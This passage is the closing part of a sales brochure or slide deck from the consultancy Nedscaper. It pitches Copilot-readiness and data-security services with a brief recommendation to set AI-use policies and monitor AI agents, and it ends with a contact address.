- Focus on new data, a basic set of security and ensure clear policy rules also in terms of the use of AI and don't forget monitoring your AI and AI agents

How can Nedscaper help

- Use our "Proof of Value" or "Essentials" approach to ensure a smooth start to your Copilot readiness.
- Nedscaper, Microsoft certified specialists in the field of data security/protection. We can help you make the right choices/decisions.
- Let's assess your goals and situation together.

Closing statement

Questions, or interested in how our offering can support your organization?

Contact your sales representative

Or

connect@nedscaper.com